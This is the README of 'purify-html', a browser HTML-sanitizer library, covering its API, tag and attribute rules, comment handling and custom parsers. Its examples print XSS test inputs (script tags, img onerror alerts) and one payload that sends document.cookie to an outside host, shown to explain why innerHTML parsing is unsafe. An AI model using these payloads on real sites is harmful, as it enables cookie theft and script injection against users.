purify-html



A minimalist client library for cleaning up strings so they can be safely used as HTML.
Do simple things simply: zero configuration to completely strip a string of HTML, with the ability to incrementally customize as needed.
Try it! (demo at codesandbox)
The basic idea is to use the browser API to parse and modify the DOM.
Thus, several goals are achieved at once:
- Actual native parser. The library uses the HTML parser that the browser will use to parse the HTML. Thus, there will be no situation when the payload will work in the browser, but does not work in the parser that the library uses.
- Huge bundle size savings. Since the HTML standard is quite extensive, a quality parser is a rather heavy program that can be easily dispensed with.
- Speed of work. The parser inside DOMParser is native, i.e. written not in JavaScript, but in high-performance C++ (for example, in v8). Thus, parsing is faster than any JavaScript library.

- High % browser support. Although DOMParser has extensive support, you can use a polyfill or even your own parser. See parserSetup for details.
As a result, parsing with DOMParser is more reliable, faster and does not require precious kilobytes of space in the build.
Install
npm
npm install purify-html
yarn
yarn add purify-html
CDN
<script src="https://cdn.jsdelivr.net/npm/purify-html/dist/index.es.js"></script>
<script type="module">
import PurifyHTML from 'https://cdn.jsdelivr.net/npm/purify-html/+esm';
</script>
API
import PurifyHTML, { setParser } from 'purify-html';

const sanitizer = new PurifyHTML(options);
function setParser
setParser({
  parse(str: string): Element
  stringify(elem: Element): string
}): void
See here for details.
sanitizer: object
sanitize(string): string
Performs string cleanup according to the rules passed in options.
import PurifyHTML, { setParser } from 'purify-html';

const sanitizer = new PurifyHTML(options);

const untrustedString = '...';

console.log(sanitizer.sanitize(untrustedString));
toHTMLEntities(string): string
Coerces a string to HTML entities. Very similar to escaping, but for the HTML interpreter.
In HTML, such characters will be rendered "as is".
See more here.
const str = '<br />';
console.log(
sanitizer.toHTMLEntities(str);
);
options: Array<string | TagRule>
An array with rules for the sanitizer.
type AttributeRulePresetName =
| '%correct-link%'
| '%http-link%'
| '%https-link%'
| '%ftp-link%'
| '%https-link-without-search-params%'
| '%http-link-without-search-params%'
| '%same-origin%';
interface AttributeRule = {
name: string;
value?:
| string
| string[]
| RegExp
| { preset: AttributeRulePresetName }
| ((attributeValue: string) => boolean);
};
interface TagRule = {
name: string;
attributes: AttributeRule[];
dontRemoveComments?: boolean;
};
import PurifyHTML, { setParser } from 'purify-html';

const sanitizer = new PurifyHTML([
  'hr',
  { name: 'br' },
  { name: 'img', attributes: [{ name: 'src' }] },
  {
    name: 'a',
    attributes: [
      { name: 'target', value: ['_blank', '_self', '_parent', '_top'] },
      { name: 'href', value: /^https?:\/\/*/ },
    ],
  },
]);
NOTE When using regular expressions to check for untrusted strings, don't forget to check your regular expressions for ReDoS vulnerabilities.
A successful exploit of the ReDoS vulnerability is to cause the program to hang when trying to parse a specially crafted string.
See more: https://owasp.org/www-community/attacks/Regular_expression_Denial_of_Service_-_ReDoS
Examples
via bundler:
import PurifyHTML from 'purify-html';
const allowedTags = [
'hr',
{ name: 'br' },
{ name: 'b', attributes: ['class'] },
{ name: 'p', attributes: [{ name: 'class' }] },
{ name: 'strong', attributes: [{ name: 'id', value: 'awesome-strong-id' }] },
{ name: 'em', attributes: [{ name: 'id', value: /awesome-em-id?s/ }] },
{
name: 'em',
attributes: [
{ name: 'id', value: ['awesome-strong-id', 'other-awesome-strong-id'] },
],
},
{
name: 'em',
attributes: [{ name: 'id', value: value => value.startsWith('awesome-') }],
},
{
name: 'a',
attributes: [{ name: 'href', value: { preset: '%https-link%' } }],
},
];
const sanitizer = new PurifyHTML(allowedTags);
const dangerString = `
<script> fetch('google.com', { mode: 'no-cors' }) </script>
<<div></div>img src="1" onerror="alert(1)">
<img src="1" onerror="alert(1)">
<b>Bold</b>
<b class="red">Bold</b>
<b class="red" onclick="alert(1)">Bold</b>
<p data-some="123" data-some-else="321">123</p>
<div></div>
<hr>
`;
const safeString = sanitizer.sanitize(dangerString);
console.log(safeString);
Try it.
Via CDN
<head>
<script src="https://unpkg.com/purify-html@latest/dist/index.es.js"></script>
</head>
<script>
PurifyHTML.setParser();
const sanitizer = new PurifyHTML.sanitizer();
sanitizer.sanitize();
</script>
Usage for the browser is slightly different from usage with faucets. This is bad, but it had to be done in order not to clog the global scope.
Description of the problem
For example the line: <!-- <img src="x" onerror="alert(1)"> -->.
Technically, inserting it into the DOM will not lead to code execution, but it cannot be considered safe either. The result of the sanitize method is declared to be sanitized using the rules specified when the sanitizer was initialized.
NOTE
CDATA comments (or CDATA sections), although made for XML, are also supported in HTML. In purify-html they are treated as regular HTML comments.
See more about CDATA Section on MDN
Therefore, you are given the opportunity to control in which places you will leave comments, and in which not.
API
By default, HTML comments are stripped. You can change it like this:
import PurifyHTML from 'purify-html';
const sanitizer = new PurifyHTML(['#comments' ]);
sanitizer.sanitize();
If you want comments to be removed everywhere except for specific tags, then you can specify it like this:
import PurifyHTML from 'purify-html';
const rules = ['#comments', { name: 'div', dontRemoveComments: true }];
const sanitizer = new PurifyHTML(rules);
sanitizer.sanitize();
node-js
When used in an environment where the standard DOMParser is absent, you need to install a parser manually.
For example:
import { JSDOM } from 'jsdom';
global.DOMParser = new JSDOM().window.DOMParser;
import PurifyHTML from 'purify-html';
const sanitizer = new PurifyHTML();
Or
import { JSDOM } from 'jsdom';
import PurifyHTML, { setParser } from 'purify-html';
{
const elem: Element = new DOMParser()
.parseFromString('', 'text/html')
.querySelector('body');
setParser({
parse(string: string): Element {
elem.innerHTML = string;
return elem;
},
stringify(elem: Element): string {
return elem.innerHTML;
},
});
}
setParser
In some cases, you may want to be able to use your parser instead of DOMParser.
This can be done like this:
import PurifyHTML, { setParser } from 'purify-html';
setParser({
parse(HTMLString: string): HTMLElement {
},
stringify(element: HTMLElement): string {
},
});
const sanitizer = new PurifyHTML();
Note! The root element will be passed to the stringify function, and the CONTENT of the element will be expected as a result.
const input = document.createElement('div');
input.innerHTML = '<span>span</span>';
stringify(input);
stringify(input);
Why not document.createElement(...)
Because by processing the string like this:
const parse = str => {
  const node = document.createElement('div');
  div.innerHTML = str;

  return div;
};
In fact, this function, having received a special payload, will RUN it. The following payload will send a network request:
<img/src/onerror="fetch('www.site.com?q='+encodeURI(document.cookie))">
And in the case of using DOMParser, the code does not run.
Attributes checks preset list
%correct-link% - only currect link%http-link% - only http link%https-link% - only https link%ftp-link% - only ftp link%https-link-without-search-params% - delete all search params and force https protocol%http-link-without-search-params% - delete all search params and force https protocol%same-https-origin% - only link that lead to the same origin that is currently in self.location.origin. + force https protocol%same-http-origin% - only link that lead to the same origin that is currently in self.location.origin. + force http protocol
Browser support
Although browser support is already over 97%, the specification for DOMParser is not yet fully established. More details.
If you find this project helpful, please give it a ⭐️ on GitHub to show your support. I would also appreciate it if you shared it with others who might find it useful!





